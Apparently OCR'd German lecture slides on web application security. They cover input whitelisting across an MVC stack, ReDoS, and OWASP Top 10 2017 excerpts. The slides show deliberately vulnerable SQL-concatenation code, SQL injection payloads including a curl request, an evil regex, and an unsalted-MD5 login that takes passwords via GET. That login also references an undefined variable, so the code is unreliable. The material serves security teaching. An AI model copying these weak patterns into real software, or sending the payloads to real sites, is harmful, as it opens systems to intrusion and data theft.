
WWW als Ökotop ist darauf angelegt, viele, auch ungeplante Funktionen zu ermöglichen, nicht etwas zu verhindern

⇒ **Evolvierbarkeit** wichtiger als **Sicherheit**



Lösbarer Zielkonflikt Evolvierbarkeit vs. Sicherheit ?

Sicherheit in der MVC-Architektur in Web Apps



1. Whitelisting im Router

1

doc2 › config › routes.rb

```
1 Doc2::Application.routes.draw do
2   match 'books/:id' => 'books#show', :id => /[A-Z]\d{5}/
```

doc2 › config › routes.rb

```
1 Doc2::Application.routes.draw do
2   match '/:id' => 'books#show', :constraints => { :id => /ISBN\d+/ }
3   match '/:user' => 'users#show', :constraints => { :user => /USER\d+/ }
```

Erlaubte URLs einschränken

- mit regulären Ausdrücken
- mit Längenbeschränkungen
- mit Typisierung (try { parseInt(input) } catch(error){ })

2. Whitelisting im Controller

- URL-Parameter sind Strings, deren korrekter Aufbau mit RegEx überprüft werden kann
- URL-Parameter in Typen konvertieren
  - z.B. in Integer konvertieren
    - z.B. age: int
- URL-Parameter-Bereiche kontrollieren
  - z.B. 0 <= age <= 120

```
1   def show
2     # whitelisting alphabetic titles only with regex
3     @book = Book.find_by_title(params[:title].match(/\A[\w\-\.]+\z/)[0])
```

3. Whitelisting im Model

3

- Validierung der Wertebereiche der Properties des Models
- Validierung der Beziehungen zwischen den Klassen
- Validierung **"not null"**


doc2 / app / models / book.rb

```
1  class Book < ActiveRecord::Base
2    attr_accessible :id, :title
3    has_and_belongs_to_many :users
4    has_many :chunks
5
6    validates_presence_of :title, :users
7    validates_uniqueness_of :title
8    validates :title, :format => { :with => /\A[a-zA-Z]+\z/,
9                                   :message => "Only letters allowed" }
10 end
```

Regular expression Denial of Service - ReDoS

- Evil Regex:
  - ^((ab)*)+$
- Evil Input:
  - abababababababababababababababababababababababa
  - Jedes weitere "ab" **verdoppelt die Laufzeit**

length - duration	
45	126.20405799150467
47	237.40854197740555
49	497.6304720044136
51	953.4661769866943
53	1917.5174590349197
55	3855.316004037857
57	7900.827162027359
59	16168.324759960175
61	32934.04459398985



https://www.owasp.org/index.php/Regular_expression_Denial_of_Service_-_ReDoS

https://stackoverflow.com/questions/12841970/how-can-i-recognize-an-evil-regex

4. Whitelisting in Datenbank

- SQL Constraints, Foreign Key, **"not null"**
- SQL Stored Procedures

doc2 / db / migrate / example_migration.rb

```
1  class ExampleMigration < ActiveRecord::Migration
2    def up
3      create_table :books do |t|
4        t.integer :book_id
5        t.references :user
6      end
7      #add SQL constraints e.g. a foreign key
8      execute <<-SQL
9        ALTER TABLE books
10         ADD CONSTRAINT fk_books_users
11         FOREIGN KEY (user_id)
12         REFERENCES users(id);
13       ALTER TABLE books
14         ADD CONSTRAINT book_id_valZeroToThousand
15         CHECK (book_id BETWEEN 0 AND 1000);
16     SQL
17   end
18 end
```

5. Whitelisting in View

5

- kein <script> vom
- kein HTML vom U
- kein CSS vom User-Inpu
- kein JavaScript vom User-Input

- Frage: Wie in Whitelisting überführen?

Übergreifende Regeln: General Security Guidelines

- 1. **Traue keinem User**
  - 1.1 Traue keinem User Input
    - Angriffe über Protokoll (http vs. https), URL, URL-Parameter, Form Values, Cookies
  - 1.2 Traue keinem User, die Webseite unverändert zu lassen
    - manipulierte Client-Scripts, d.h. JavaScript-Attacken
- 2. Filter: **Whitelisting** statt Blacklisting
  - Erlauben ist sicherer als Verbieten
  - z.B. **Typisierung** der Eingabe-Parameter mit Bereichsbeschränkung
  - z.B. age: int mit Bereich 0 <= age <= 120
- 3. **Trennung von Daten und Kommandos**
  - Mischung von Daten und Kommando wie "INSERT (data)" vermeiden
  - HTML, CSS, JS kann auch Mischung von Daten und Kommandos sein
  - eval() is evil
- 4. **Erprobte** Standard-Sicherheitsmaßnahmen statt selbst-gebastelter Lösungen
  - **Framework**-Lösungen bevorzugen
  - Frameworks haben häufig bereits erprobte Sicherheitsmaßnahmen eingebaut
  - **große Community** hilfreich beim Erkennen und Schließen von Sicherheitslücken
- 5. keine Backdoors zulassen
- **OWASP-Liste** beachten 👉

OWASP

https://www.owasp.org/index.php/Top_10-2017_Top_10

OWASP Top 10 2017


OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Risk

Application Security Risks

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



What's My Risk?

The OWASP Top 10 focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

T10 OWASP Top 10 Application Security Risks – 2017

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.
A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

PHP	% of websites	Java	% of websites	ASP.NET	% of websites
Cross-Site Scripting	79%	Cross-Site Scripting	79%	Cross-Site Scripting	64%
Information Leakage	79%	Fingerprinting	79%	Insecure Session	57%
Brute Force	74%	Brute Force	75%	Cross-Site Request Forgery	50%
Fingerprinting	74%	Information Leakage	50%	URL Redirector Abuse	43%
Insecure Session	53%	Clickjacking	50%	Deserialization of Untrusted Data	29%
Clickjacking	42%	Cross-Site Request Forgery	42%	Information Leakage	29%
Insufficient Authorization	32%	Insecure Session	42%	SQL Injection	29%
SQL Injection	26%	Insufficient Authorization	33%	Clickjacking	21%
OS Commanding	26%	SQL Injection	29%	Insufficient Authorization	21%
URL Redirector Abuse	26%	XML External Entities	21%	XML External Entities	14%

A1 :2017

Injection

App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
  Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
  Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: **' or '1'='1**. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

How to avoid paying eToll using SQL Injection

www.smartergeek.info/2010/03/photo-how-to-avoid-paying-etoll-use-sql-injection/

PHP - Beispiel


```php
// a common SQL injection vulnerabilty
$name = $_POST['name'];
$sql = "SELECT * FROM users WHERE email='$name'";
$result = $db->query($sql);
```

```
curl -X POST -d "name=a@b.com' OR 1=1;--" http://yoursite.com
```

```
SELECT * FROM users WHERE email='a@b.com' OR 1=1;--'
```

Lösung:
Eingabe filtern mit filter_input

statt $user = $_GET['user'];

```
$user = filter_input( INPUT_GET, 'user', FILTER_SANITIZE_STRING );
```

- **INPUT_GET**, **INPUT_POST**, **INPUT_COOKIE**, **INPUT_SERVER** oder **INPUT_ENV**.
- Filters
  - FILTER_SANITIZE_EMAIL
  - FILTER_SANITIZE_NUMBER_FLOAT
  - FILTER_SANITIZE_NUMBER_INT
  - FILTER_SANITIZE_SPECIAL_CHARS
  - FILTER_SANITIZE_STRING
  - FILTER_SANITIZE_URL
- http://de2.php.net/manual/de/function.filter-input.php
- http://de2.php.net/manual/de/filter.filters.php
- http://de2.php.net/manual/de/filter.filters.sanitize.php

A2 :2017

Broken Authentication

App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see **A3:2017-Sensitive Data Exposure**).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A3 :2017

Sensitive Data Exposure

App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS Crypto (V7), Data Prot (V9) and SSL/TLS (V10)

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

User & Passwort verschlüsseln

php › passwd_md5.php

```php
<?PHP

  $MD5_Secrets = [
     'af9d9223e06b7023e2f1d475a8382ad1'  => '900150983cd24fb0d6963f7d28e17f72',
     '072f040463fdd000ddb70bbc355c0824'  => 'e80f17310109447772dca82b45ef35a5',
     '95b8c3d9dd0fabc7cf392a1b81889486'  => 'd16fb36f0911f878998c136191af705e'
  ];

?>
```


php › login.php

```php
<?PHP

  $user   = $_GET[ 'user'   ];
  $passwd = $_GET[ 'passwd' ];

  include "./passwd_md5.php";

  if (  array_key_exists( md5( $user ), $MD5_Secrets ) ){
     if ( $My_Secrets[ md5( $user ) ] === md5( $passwd ) ){
        echo "Login erfolgreich!";
     }
  }

?>
```

string md5 (string $str)
berechnet den MD5-Hash von **$str** unter Verwendung des » RSA Data Security, Inc. MD5 Message-Digest Algorithm und gibt das Ergebnis zurück.

http://de2.php.net/manual/de/function.md5.php

Kommutierendes Diagramm



*) Die 2 Balken bedeuten: Das Diagramm "kommutiert": Egal, welchen Weg man von $user zu md5($passwd) geht, so erhält man doch immer das gleiche Ergebnis.

